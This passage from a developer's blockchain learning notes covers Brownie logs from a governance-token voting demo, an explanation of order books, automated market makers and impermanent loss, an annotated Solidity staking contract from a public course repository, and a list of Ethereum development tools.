Then at the same time I didn't only provide tokens to msg.sender (which is account[0], who pays the gas to create the contract), but also to the other 3 accounts. Then as explained in the above documentation, I called the delegate function in the 'deploy_and_run.py':

```
account = get_account()
tx = governance_token = (
        GovernanceToken.deploy(
            {"from": account},
            publish_source=config["networks"][network.show_active()].get(
                "verify", False),
        )
        if len(GovernanceToken) <= 0
        else GovernanceToken[-1]
    )

    for ind in range(4):                    <-- debug purposes, check tokens
        account = get_account(ind)
        print(account.balance())

    for ind in range(4):
        tx = governance_token.delegate(
            get_account(ind),
            {"from": get_account(ind)}      <-- this is the transcation caller, msg.sender
```

```
        )
        print(tx.info())
```

Now with the following lines in the main function (the last parameters is the account's index):

```
print("Starting to send votes")
vote(proposal_id, 0, 0)           <-- 0 = vote against
vote(proposal_id, 1, 1)           <-- 1 = vote for
vote(proposal_id, 1, 2)           <-- 1 = vote for
vote(proposal_id, 2, 3)           <-- 2 = don't care
```

Follows the output:

```
Running 'scripts\governance_standard\deploy_and_run.py::main'...
Transaction sent: 0x772a3be3664d28c552c6d48ce8b5ccfb04bd699c90035740197d1eb851cc706a
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 58
  GovernanceToken.constructor confirmed   Block: 92   Gas used: 1896326 (28.21%)
  GovernanceToken deployed at: 0x0566FB058f6457197a92e65f41c21c9A39B74c7D

10000000000000000000    <-- balance for GovernanceToken of account[0]
10000000000000000000    <-- balance for GovernanceToken of account[1]
10000000000000000000    <-- balance for GovernanceToken of account[2]
10000000000000000000    <-- balance for GovernanceToken of account[3]
```

Follows the logs of the 'delegate' transactions, they have tokens so they can delegate someone else to vote (tokens get transferred in this case), or they can delegate themselves:

```
Events In This Transaction
--------------------------
└── GovernanceToken (0x0566FB058f6457197a92e65f41c21c9A39B74c7D)
    ├── DelegateChanged
    │   ├── delegator: 0x165a38734a4453531eEA7c3483DdA4fC5852AaF1
    │   ├── fromDelegate: 0x0000000000000000000000000000000000000000
    │   └── toDelegate: 0x165a38734a4453531eEA7c3483DdA4fC5852AaF1
    └── DelegateVotesChanged
        ├── delegate: 0x165a38734a4453531eEA7c3483DdA4fC5852AaF1    <- account[0]
        ├── previousBalance: 0
        └── newBalance: 10000000000000000000000          <-- it gets 1M tokens

None
Checkpoints: 1
Transaction sent: 0xb71c7df8d7ad5d917d5d0fd413a3d9ce5616155d8c1cd53d9791a3480099f8d2
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 6
  GovernanceToken.delegate confirmed   Block: 94   Gas used: 89944 (1.34%)

Transaction was Mined
---------------------
Tx Hash: 0xb71c7df8d7ad5d917d5d0fd413a3d9ce5616155d8c1cd53d9791a3480099f8d2
From: 0x94DF0324e5099410EeA66e1e0EA6C5a799D75275
To: 0x0566FB058f6457197a92e65f41c21c9A39B74c7D
Value: 0
Function: GovernanceToken.delegate
Block: 94
Gas Used: 89944 / 6721975 (1.3%)

Events In This Transaction
--------------------------
└── GovernanceToken (0x0566FB058f6457197a92e65f41c21c9A39B74c7D)
    ├── DelegateChanged
    │   ├── delegator: 0x94DF0324e5099410EeA66e1e0EA6C5a799D75275
    │   ├── fromDelegate: 0x0000000000000000000000000000000000000000
    │   └── toDelegate: 0x94DF0324e5099410EeA66e1e0EA6C5a799D75275
    └── DelegateVotesChanged
        ├── delegate: 0x94DF0324e5099410EeA66e1e0EA6C5a799D75275
        ├── previousBalance: 0
        └── newBalance: 10000000000000000000000
```

```
None
Checkpoints: 1
Transaction sent: 0x5afa9ac3ee63903456f2db64589624a343c8324b4249a24c8ac997278fd8a3fd
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 6
  GovernanceToken.delegate confirmed   Block: 95   Gas used: 89944 (1.34%)

Transaction was Mined
---------------------
Tx Hash: 0x5afa9ac3ee63903456f2db64589624a343c8324b4249a24c8ac997278fd8a3fd
From: 0xFa4679DD96C885D5487363f1321420BE451c5299
To: 0x0566FB058f6457197a92e65f41c21c9A39B74c7D
Value: 0
Function: GovernanceToken.delegate
Block: 95
Gas Used: 89944 / 6721975 (1.3%)

Events In This Transaction
--------------------------
└── GovernanceToken (0x0566FB058f6457197a92e65f41c21c9A39B74c7D)
    ├── DelegateChanged
    │   ├── delegator: 0xFa4679DD96C885D5487363f1321420BE451c5299
    │   ├── fromDelegate: 0x0000000000000000000000000000000000000000
    │   └── toDelegate: 0xFa4679DD96C885D5487363f1321420BE451c5299
    └── DelegateVotesChanged
        ├── delegate: 0xFa4679DD96C885D5487363f1321420BE451c5299
        ├── previousBalance: 0
        └── newBalance: 100000000000000000000000

None
Checkpoints: 1
Transaction sent: 0xe787ab5a69c2f56dff9aaeddc87683615600efacdaeefcb91f19560249993db8
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 21
  GovernanceToken.delegate confirmed   Block: 96   Gas used: 89944 (1.34%)

Transaction was Mined
---------------------
Tx Hash: 0xe787ab5a69c2f56dff9aaeddc87683615600efacdaeefcb91f19560249993db8
From: 0xDdB340364b1a012F972e59B54786858962801e88
To: 0x0566FB058f6457197a92e65f41c21c9A39B74c7D
Value: 0
Function: GovernanceToken.delegate
Block: 96
Gas Used: 89944 / 6721975 (1.3%)

Events In This Transaction
--------------------------
└── GovernanceToken (0x0566FB058f6457197a92e65f41c21c9A39B74c7D)
    ├── DelegateChanged
    │   ├── delegator: 0xDdB340364b1a012F972e59B54786858962801e88
    │   ├── fromDelegate: 0x0000000000000000000000000000000000000000
    │   └── toDelegate: 0xDdB340364b1a012F972e59B54786858962801e88
    └── DelegateVotesChanged
        ├── delegate: 0xDdB340364b1a012F972e59B54786858962801e88
        ├── previousBalance: 0
        └── newBalance: 100000000000000000000000
```

Cool ... now Voting events are printed, together with the transactions info. We print here only the event logs, look at their public addresses, at their vote (the support variable), and the weight which reports the number of governorTokens hold by the voter:

```
voting on 36182874094400554940465629273993956229099756658419938235220127595234609504937
from account 0
OrderedDict([('voter', '0x165a38734a4453531eEA7c3483DdA4fC5852AaF1'), ('proposalId',
36182874094400554940465629273993956229099756658419938235220127595234609504937),
('support', 0), ('weight', 100000000000000000000000), ('reason', 'Cuz I lika do da cha
cha')])
```

```
voting on 36182874094400554940465629273993956229099756658419938235220127595234609504937
from account 1
None
OrderedDict([('voter', '0x94DF0324e5099410EeA66e1e0EA6C5a799D75275'), ('proposalId',
36182874094400554940465629273993956229099756658419938235220127595234609504937),
('support', 1), ('weight', 100000000000000000000000), ('reason', 'Cuz I lika do da cha
cha')])
voting on 36182874094400554940465629273993956229099756658419938235220127595234609504937
from account 2

None
OrderedDict([('voter', '0xFa4679DD96C885D5487363f1321420BE451c5299'), ('proposalId',
36182874094400554940465629273993956229099756658419938235220127595234609504937),
('support', 1), ('weight', 100000000000000000000000), ('reason', 'Cuz I lika do da cha
cha')])

voting on 36182874094400554940465629273993956229099756658419938235220127595234609504937
from account 3

OrderedDict([('voter', '0xDdB340364b1a012F972e59B54786858962801e88'), ('proposalId',
36182874094400554940465629273993956229099756658419938235220127595234609504937),
('support', 2), ('weight', 100000000000000000000000), ('reason', 'Cuz I lika do da cha
cha')])
```

And this is the final outcome:

```
Box before execution 0
Transaction sent: 0x5235cef1950ef7d1133284be5f84a7731338d12b076e8ea9c5c0b3b6399e6def
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 77
  GovernorContract.execute confirmed   Block: 122   Gas used: 109693 (1.63%)

  GovernorContract.execute confirmed   Block: 122   Gas used: 109693 (1.63%)

Box after execution 5
```

Lesson learnt: read the documentation and understand all that you can about how the library was created, and things should work. Then test everything, and avoid wasting hours in debugging things because you're trying to use the library in the wrong way. Ideally, you should understand the code of the imported library.

17 A Defi staking project

Defi stands for Decentralized Finance, and means invest your money with pre-defined unbreakable rules, without trusting third parties that could steal your money, or promise future payments that they don't have. There's a lot of space for inventing new protocols and projects here, but just to provide an idea, I will copy here the explanation about Uniswap version 1 protocol, most of it has been taken by the Reddit user "Happiness maxi".

17.1 Uniswap version 1

In this case the idea behind the process is quite simple: if you want to swap token_a with token_b, the product of the amount of the two tokens must remain costant, so there is a mathematical rule that lies behind the process. Let's see all the details or jump at 17.2 for the simple staking app.

17.1.1 Order Books

Centralized exchanges like Binance or Coinbase or the NYSE use **order books** to facilitate transactions between buyers and sellers. Order books are essentially lists of limit buy orders and limit sell orders that clients have placed. A limit order is an open offer to buy or sell some amount of an asset at a price specified by the customer placing the limit order.

These limit order get consumed by market orders, which is the instant kind of order that happens when you just click "Buy" or "Sell". If you execute a market buy, you will immediately buy from whatever limit sell order in the book currently is offering the lowest price. If you execute a market sell, you will immediately sell to

whatever limit buy order in the book currently is offering the highest price. These market orders consume part or all of the limit order that was offering the best deal.
The exchange profits by charging fees in return for the service of matching these market orders with these sell orders.

The official price of the asset at any time is simply the cheapest limit sell order on the books at the time (ie: the current best bargain, or how cheaply you could buy some of this asset *right now*).

The most expensive limit buy order on the books is always lower-priced than the cheapest limit sell order, and the difference between them is known as the spread.

Price moves when market buy orders entirely consume the cheapest limit sell order. When this happens, the price becomes whatever price is offered by the *next* cheapest limit sell order.

For example, imagine if the cheapest limit sell order currently on the books (ie: the best bargain, which is what defines the current price) is a whale offering to sell 100 BTC at $40k.

Now imagine that another whale makes a market buy for 70 BTC. They would get all 70 at the price of 40k, and this actually wouldn't change the price by one penny, because 30 BTC are still being offered by the first whale at $40k, so $40k is still the best bargain, and thus is the price.

However, if instead the buyer bought 140 BTC, they would fully consume the seller's limit sell order, and the price would now become whatever the next-cheapest limit sell order is priced at (for example, $40,000.50), and the remaining 40 BTC that the buyer buys will thus be bought at a higher price than what the first 100 BTC were bought for (when the price changes in the middle of a transaction like this, it is called **price slippage**).

It is even possible that when the cheapest limit sell order is consumed, the next cheapest limit sell order is at a significantly higher price, **causing the price to instantly teleport a great distance**. This generally happens when there is low liquidity, which means a low density of limit orders on the books. This is why high **liquidity is important for a healthy market**.

This is an important concept to keep in mind: the price of a stock is NOT a weighted average of the price to which all the available stocks have been bought during time, but reflects **only the last price** to which stocks have been exchanged. The '**market capitalization**' is for sure an important factor when considering an investment, and it's the actual price of a stock multiplied for the total number of available stocks on the market. The crazy thing in my opinion, is to suppose that, especially if many stocks are available, the price of

ALL stocks is that one ... should everyone try to sell its stocks at that specific price, would they all get sold? If there is hypothetically a dead market moment, and a single guy sells (to himself, having two different accounts) 1/1.000.000 of a Bitcoin for 1.000.000$ per Bitcoin, is the price for a Bitcoin now 1 million? Apparently yes, that's exactly how it works. So an extremely low exchange market, can be subjects to such problems and will be MUCH more volatile.
This concludes how order books work on centralized exchanges. As you can imagine, since decentralization is a major theme in crypto, there has long been a desire to find a peer-to-peer alternative. This was finally made possible with the invention of the **automated market maker**, which led to the birth of DeFi. **AMMs** were inspired by the structure of traditional stock dealer markets like the Nasdaq (rather than broker markets like the NYSE).


17.1.2 Automated Market Makers

AMMs are the innovation that lies at the core of every decentralized exchange, like UniSwap, SushiSwap, PancakeSwap, Curve and hundreds of others. AMMs use **smart contracts** to create an automatic, decentralized, peer-to-peer alternative to order books, allowing people to trade assets without going through CEXes.
The central idea of AMMs is a concept called liquidity pools. Each liquidity pool in an AMM allows people to trade a specific asset pair (like ETH/USDC) in either direction. In other words, an ETH/USDC liquidity pool would allow you to buy ETH with USDC or buy USDC with ETH. AMMs are made up of large amounts of these liquidity pools, allowing for large amounts of possible trade pairs.
Each liquidity pool is made up of equal portions of the trading pair's two assets. These pools are filled by liquidity providers, who are people like you and me who choose to supply their assets to facilitate trades by other people, in order to earn rewards in the form of trading fees.
When a trader uses the pool to make a swap, they are really just adding some amount to one of the two assets in the pool, and taking out the corresponding amount of the other asset in the pool. The trader also pays a trading fee, which is what rewards all the liquidity miners in that pool (they share the fee, weighted in proportion to how much of the pool each provider is providing).

As a side note, liquidity providers also sometimes get rewarded in a separate way if they provide liquidity to "incentivized pools". Sometimes, when some DEX or DeFi ecosystem is new, they will temporarily offer incentives to liquidity providers out of their own pocket in order to attract traders and gain a larger slice of the DeFi world, to profit more in the long run. These incentives usually follow a diminishing returns type of curve. Getting these rewards is called liquidity mining, and it is the central strategy in yield farming.

The description of liquidity pools I have provided so far is something a lot of you will have heard before. But it is missing a few key mechanics that I think are important to understand. If you are very sharp, then you might have thought of one or two questions when reading my explanation so far.
The two questions that I think we need to get to the bottom of before we truly understand liquidity pools are: what happens when the two halves of the pool are put out of balance due to traders using the pools to swap, and how does the pool know what relative price to use between the two assets ?
These are highly related questions. Here is the key: no matter what, the pool itself *always* considers the two sides of the pool (for example, the ETH side and the USDC side) to be of equal value. The following example is **EXTREMELY important** to better understand the concepts that usually lie behind AMM algorithms.
So, let's say you decide to buy ETH with USDC using a DEX. You want to spend $4000 USDC. The amount of ETH that will get you will depend on the ratio between the amount of ETH and the amount of USDC in the pool, and nothing else. Let's say the pool currently contains 1,000,000 USDC and 500 ETH. That is a ratio of 2000 USDC per 1 ETH. That means, in the pool's opinion, the price of ETH in USDC is 2000, regardless of what the outer world of CEXes and other DEXes might believe.

So, after your trade, you end up with 2 ETH, and the pool now contains 1,004,000 USDC and 498 ETH (plus a tiny bit extra, because your trading fee actually just gets added to the pool, and the providers will get their share of it whenever they pull their liquidity out).
Now the ratio of USDC to ETH in the pool is 2016, so the price of ETH in the pool's opinion is now 2016 USDC, and the price of USDC in the pool's opinion is 0.000496 ETH.
This brings us to a very key concept. The price of ETH in the pool's opinion has gone up to 2016 due to your trade, **but this price spike didn't happen in the rest of the world of CEXes and DEXes**! Therefore, the rest of the world probably still agrees that ETH costs about 2000 USDC, which brings an arbitrage opportunity: people can now buy discount USDC with their ETH from the pool in our example, and then use it to buy back their ETH plus a little extra on any other exchange. When people take advantage of this arbitrage opportunity, it pushes the price of ETH down (or equivalently the price of USDC up) in the eyes of the pool, reversing the effect of your trade, because they are adding ETH and removing USDC from the pool, bringing the ratio back towards 2000: 1.
The following two facts are extremely key:
The prices of the two assets in a pool are determined entirely **by the ratio between their amounts**. For example, if our pool somehow ended up containing 1 ETH and 1 million USDC (wouldn't happen because people would take advantage of arbitrage long before we could get there), then **the price of ETH in that pool would be 1 million USDC, regardless of the rest of the world**.
These arbitrage trades are the one and only thing that serve to rebalance the ratios of pools to keep the prices on DEXes more or less in lockstep with all other DEXes and CEXes. It basically makes it so that the average price in the eyes of the entire world acts as a point of gravity for any specific pool.



17.1.3 Being a liquidity provider

Generally speaking, anyone can create a new liquidity pool to allow others to trade some specific pair. Once a pool has been made, anybody can provide liquidity to it, or withdraw their liquidity, at any time. When you provide liquidity, you must provide the two assets in equivalent amounts (at least, in the eyes of the pool, determined by the current ratio of the pool).
When you provide liquidity, the funds leave your wallet, unlike with staking. This is necessary, because these funds need to be mobile to facilitate swaps.
So, how does the pool know that some portion of its liquidity belongs to you?
When you add liquidity to a pool, it will give you some amount of a special token called an LP (**Liquidity Pool**) token. The token will be specific to the asset pair, and will be called something like **LP-ETHUSDC**. They will also be **specific to the AMM** you are using.

These LP tokens are managed in such a way that the amount of this token that you, a liquidity provider, hold, is proportional to your slice of the pool. In other words, if you are providing 10% of all the liquidity in a pool, you will also have 10% of all LP-ETHUSDC tokens that exist on that AMM.
When you want to cash out, you trade in your LP tokens, and that lets the pool know how much ETH and USDC to give you back (in this example, you would get 10% of the ETH and 10% of the USDC in the pool, because you traded in 10% of all existing LP-ETHUSDC tokens, proving you owned 10% of the pool). Note that **trading fees are always just added to the pool**, making the total holdings of the pool go up, which means that when a liquidity provider pulls out their liquidity, the fees they earned while they were providing liquidity are naturally part of the share of the pool they have claim to.
Note that when you add your funds to a liquidity pool, you are taking on risk that the smart contract of the specific AMM you are using can be exploited. You are also exposed to a change in price of the two assets you are providing, because when you pull out your liquidity, it is given back to you in the form of those two assets. So it's like you were holding them all along.
So, in our example above, we are exposed to ETH price movements, we are exposed to USDC permanently losing its peg, and we are exposed to vulnerabilities in the smart contract of the DMM.
We are also always exposed to **one more key risk**.

17.1.4 Impermanent loss

Impermanent loss is a way that you can lose money when providing liquidity. More accurately, it refers to losing money *relative to if you had just held the two assets you provided to the pool*. In other words, you may gain money in an absolute sense due to the value of the assets in the pool going up, but because of impermanent loss, you might have gained more money by just holding.

In order for it to be worth it to provide liquidity, the trading fees you earn (plus any additional yield incentives you might be getting) must be enough to counteract the impermanent loss that will happen to you.

First I'll tell you when impermanent loss happens, and then I'll explain what it is.

Impermanent loss happens whenever the price of the two assets in the pool **change relative to each other**. The "relative to each other" part is really important. If the two assets go up in perfect lockstep together, or down together, or stay still together, then there is no impermanent loss. But if one goes up or down while the other doesn't move, or they go up or down together, but by different amounts, or (worst of all) one goes up while the other goes down, then you will experience impermanent loss.

Note that this means **providing liquidity for stable pairs like USDC/DAI** means you are basically **not exposed to impermanent loss** *or* price movements, assuming pegs hold. This is why those pools tend to offer far less reward.

Also note that stable/non-stable pairs are not necessarily more safe from impermanent loss that non-stable/non-stable pairs. With the latter, if the two assets tend to go up together and down together, then that pair will likely experience less impermanent loss than a stable/non-stable pair.


To understand what impermanent loss actually is, we need an example. Let's imagine two scenarios: one in which you just hold 1 ETH and 2000 USDC, and one in which you provide 1 ETH and 2000 USDC to a liquidity pool. Assume that the price of ETH is 2000 USDC at the time you provide to the pool, and that you own 10% of the pool. Thus, the pool must have 10 ETH and 20,000 USDC in it. Assume for simplicity that no other liquidity provider adds or removes liquidity to the pool while you are in it.

Now let's say the price of ETH in the eyes of the world spikes to 3000 USDC. This would cause arbitrage traders to quickly buy up 2 ETH from our pool for 2000 USDC each, because that would mean the pool now contains 8 ETH and, 24,000 USDC, which is a ratio of 3000 : 1. This means that our pool is now in agreement with the rest of the world, so we have found equilibrium, and there are no more arbitrage opportunities.

Now let's say you pull your liquidity. You own 10% of the pool, so you get 10% of the 8 ETH, and 10% of the 24,000 USDC. So, you get 0.8 ETH and 2400 USDC. Since ETH is worth 3000, the total value of your assets is (0.8 * 3000) + 2400 = $4800.

As for our holder: they still have 1 ETH and 2000 USDC, for a total of $5000.

So, **we lost $200** to impermanent loss by providing liquidity. Hopefully the trading fees and yield incentives were enough to offset that so that we are actually rewarded for taking more risk than holding.



17.2 A staking Dapp

Starting from the following repository on github, you can clone the project in your local environment. As usual can use “Visual Code Studio” to browse the code.

```
github clone https://github.com/PatrickAlphaC/defi-stake-yield-brown
```

As usual, you can play with the following commands:

```
brownie compile
brownie test
brownie run ./scripts/<deploy_something>
```

Follows an ‘in depth’ explanation and comments regarding the code. Smart contracts can be found under the ‘contracts’ directory. We want to create a smart contracts that ‘stakes’ balances for different accounts and users.

17.3 Dapp Token

```
pragma solidity ^0.8.0;

import "@openzeppelin/contracts/token/ERC20/ERC20.sol";

contract DappToken is ERC20 {
    constructor() public ERC20("Dapp Token", "DAPP"){
        _mint(msg.sender, 1000000000000000000000000);
    }
}
```

17.4 Token farm

Some comments regarding the code. All function should ideally be commented, this can generate automatically documentation on the code (see also openzeppling libraries). The contract is TokenFarm and is 'Ownable', this means it extends the library 'Ownable' that require for some special function that the creator of this contracts calls them, for security reasons. Comments have been added by me, not Patrick Collins who commented everything in its videos. The interesting part is that we use a 'Chainlink' oracle to read the price of a Token from the external world in a safe way, and get a realistic result. An Oracle is something that provides input data from the outside world (a blockchain doesn't know on its own how much dollars is an Ether).

```
/*
 starting from this solidity version there is no more need to use
 safeMath or similar, this uses slightly more gas to check for math
 operations that lead to overload, and revert the transaction
*/
pragma solidity ^0.8.0;

import "@openzeppelin/contracts/access/Ownable.sol";
import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import "@chainlink/contracts/src/v0.8/interfaces/AggregatorV3Interface.sol";

contract TokenFarm is Ownable {
    // we use a pythonian dictionary of dictionaries where data is stored
    // in the following way:
    // mapping token's contract creator address --> staker address --> amount of tokens
    mapping(address => mapping(address => uint256)) public stakingBalance;

    // for every address we store the number of different Tokens staked,
    // for example someone could stake ETH, BTC, MATIC, ...
    mapping(address => uint48) public uniqueTokensStaked;

    // this is a dictionary, value for every token is an Oracle,
    // possibly e decentralized one with Chainlink or something else
    mapping(address => address) public tokenPriceFeedMapping;

    // public addresses of people that stored their tokens
    address[] public stakers;

    // lists all the available Tokens' contracts addresses that created them
    address[] public allowedTokens;

    // using the above openzeppeling library, create the IERC20 token
    IERC20 public dappToken;

    /*
     this is a generic 'dapp' roken built over ERC20 openzeppelin library
    */
    constructor(address _dappTokenAddress) public {
        dappToken = IERC20(_dappTokenAddress);
    }
```

```
    /*
    @dev this function sets the price given the token, but why should it be
    public ?!?! I guess for transparency reasons ...
    */
    function setPriceFeedContract(address _token, address _priceFeed)
        public
        onlyOwner
    {
        tokenPriceFeedMapping[_token] = _priceFeed;
    }

    /*
    this function is not really clear ...
    */
    function issueTokens() public onlyOwner {
        for (uint256 ind = 0; ind < stakers.length; ind++) {
            address recipient = stakers[ind];
            // we need to sum all the tokens of every staker, with the value
            // retrieved through on Oracle
            uint256 userTotValue = getUserTotalValue(recipient);
            // beware that the transfer function is inherited from openzeppelin
            dappToken.transfer(recipient, userTotValue);
        }
    }

    /*
    @dev for all tokens of a staker, retrieve the sum of the values of each one
    */
    function getUserTotalValue(address _user) public view returns (uint256) {
        uint256 totalValue = 0;
        require(uniqueTokensStaked[_user] > 0, "You're too poor bro' !!! ");
        // this function is slightly inefficient, since it asks for user's tokens
        // even in case the user has zero tokens of that specific type ...
        for (uint256 ind = 0; ind < allowedTokens.length; ind++) {
            totalValue += getUserSingleTokenValue(_user, allowedTokens[ind]);
        }
        return totalValue;
    }

    /*
    @dev
    */
    function getUserSingleTokenValue(address _user, address _token)
        public
        view
        returns (uint256)
    {
        if (uniqueTokensStaked[_user] <= 0) {
            return 0;
        }
        // this is an Oracle that asks how much (for example) Ether correpond to
        // how many Dapp tokens
        (uint256 price, uint256 decimals) = getTokenValue(_token);
        return ((stakingBalance[_token][_user] * price) / 10**decimals);
    }

    /*
    @dev here we need to recover from the outside world the real price information about
the
    token we are selling. Here Chainlink or any other 'Oracle' comes into play,
    through the below listed 'AggregatorV3Interface'
    */
    function getTokenValue(address _token)
        public
        view
        returns (uint256, uint8)
    {
        address priceFeedAddress = tokenPriceFeedMapping[_token];
        AggregatorV3Interface priceFeed = AggregatorV3Interface(
```

```
            priceFeedAddress
        );
        // this will cost some ChainLink tokens
        (, int256 price, , , ) = priceFeed.latestRoundData();
        return (uint256(price), priceFeed.decimals());
    }

    /*
    @dev two questions or things that could go wrong:
    - what tokens can be staked
    - how many tokens can be staked
    */
    function stakeTokens(uint256 _amount, address _token) public {
        // two questions or things that could go wrong:what tokens can be staked
        // how many tokens can be staked
        require(_amount > 0, "You can't stake nothing bro' !!!");
        require(tokenIsAllowed(_token), "Token is currently not allowed");

        // use the IERC20 interface from the library to transfer the money to be staken
        // from the function caller to this contract's address, for the requested amount
        IERC20(_token).transferFrom(msg.sender, address(this), _amount);
        updateUniqueTokensStaked(msg.sender, _token);
        // we update the number of tokens the account holds AFTER having updated the
        // tokens the account holds ... otherwise things do not work
        stakingBalance[_token][msg.sender] += _amount;
        // in case the staker is a new one, let's add it to the staker's array
        if (uniqueTokensStaked[msg.sender] == 1) {
            stakers.push(msg.sender);
        }
    }

    /**
    @dev this function is called by an external owner who has staked some tokens and
    wants to have them back.
    */
    function unstakeTokens(address _token) public {
        uint256 balance = stakingBalance[_token][msg.sender];
        require(balance > 0, "You're too poor bro' !!!");
        IERC20(_token).transfer(msg.sender, balance);
        stakingBalance[_token][msg.sender] = 0;
        // the following value should never be lower than 0, when it is 0
        // the address should be removed from the array too
        uniqueTokensStaked[msg.sender] -= 1;
        // here the address should be removed if uniqueTokensStaked == 0 ...
        if (uniqueTokensStaked[msg.sender] == 0) {
            for (uint256 ind = 0; ind < stakers.length; ind++) {
                if (stakers[ind] == msg.sender) {
                    stakers[ind] = stakers[stakers.length - 1];
                    stakers.pop();
                }
            }
        }
    }

    /**
    @dev only this contract can call this function, so it's internal. It can't be called
from another contract or account address. This function handles the fact that users can
stake many different tokens.
    */
    function updateUniqueTokensStaked(address _user, address _token) internal {
        if (stakingBalance[_token][_user] <= 0) {
            uniqueTokensStaked[_user] += 1;
        }
    }

    /*
    @dev
    */
    function addAllowedTokens(address _token) public onlyOwner {
        allowedTokens.push(_token);
```

```
    }

    /*
    @dev quite an expensive function ... should be understood if
    the allowedTokens could become a dictionary
    */
    function tokenIsAllowed(address _token) public returns (bool) {
        for (uint256 ind = 0; ind < allowedTokens.length; ind++) {
            if (allowedTokens[ind] == _token) {
                return true;
            }
        }
        return false;
    }
}
```

18 Tools

There are a lot of different tools that have to be used by blockchain developers, follows here a list. The problem is using the best ones, avoid loosing time with others. For example 'remix' can be used directly inside a browser, but it's not the best tool to manage things, since it stores things locally in browser. An IDE is available, but every time you make a change, you need to manually recompile all changed contracts, run test scripts, deploy the contract in the blockchain ... for this reason there are tools like Truffle, Hardhat and Brownie which perform all these kind of tasks with a single line command. This list has been copied from github and the Consensus team, just to provide an idea of how big this world already is.

18.1 New developers start here

- Solidity - The most popular smart contract language.
- Metamask - Browser extension wallet to interact with Dapps.
- **Truffle** - Most popular smart contract development, testing, and deployment framework. Install the cli via npm and start here to write your first smart contracts.
- Truffle boxes - Packaged components for the Ethereum ecosystem.
- **Hardhat** - Flexible, extensible and fast Ethereum development environment.
- Cryptotux - A Linux image ready to be imported in VirtualBox that includes the development tools mentionned above
- OpenZeppelin Starter Kits - An all-in-one starter box for developers to jumpstart their smart contract backed applications. Includes Truffle, OpenZeppelin SDK, the OpenZeppelin/contracts-ethereum-package EVM package of audited smart contract, a react-app and rimble for easy styling.
- EthHub.io - Comprehensive crowdsourced overview of Ethereum- its history, governance, future plans and development resources.
- EthereumDev.io - The definitive guide for getting started with Ethereum smart contract programming.
- **Brownie** - Brownie is a Python framework for deploying, testing and interacting with Ethereum smart contracts.
- Ethereum Stack Exchange - Post and search questions to help your development life cycle.
- dfuse - Slick blockchain APIs to build world-class applications.
- Biconomy - Do gasless transactions in your dapp by enabling meta-transactions using simple to use SDK.

- Blocknative — Blockchain events before they happen. Blocknative's portfolio of developers tools make it easy to build with mempool data.
- useWeb3.xyz — A curated overview of the best and latest resources on Ethereum, blockchain and Web3 development.

18.1.1 Developing Smart Contracts

18.1.1.1 Smart Contract Languages

- **Solidity** - Ethereum smart contracting language
- Vyper - New experimental pythonic programming language

18.1.1.2 Frameworks

- **Truffle** - Most popular smart contract development, testing, and deployment framework. The Truffle suite includes Truffle, Ganache, and Drizzle. Deep dive on Truffle here
- **Hardhat** - Flexible, extensible and fast Ethereum development environment.
- **Brownie** - Brownie is a Python framework for deploying, testing and interacting with Ethereum smart contracts.
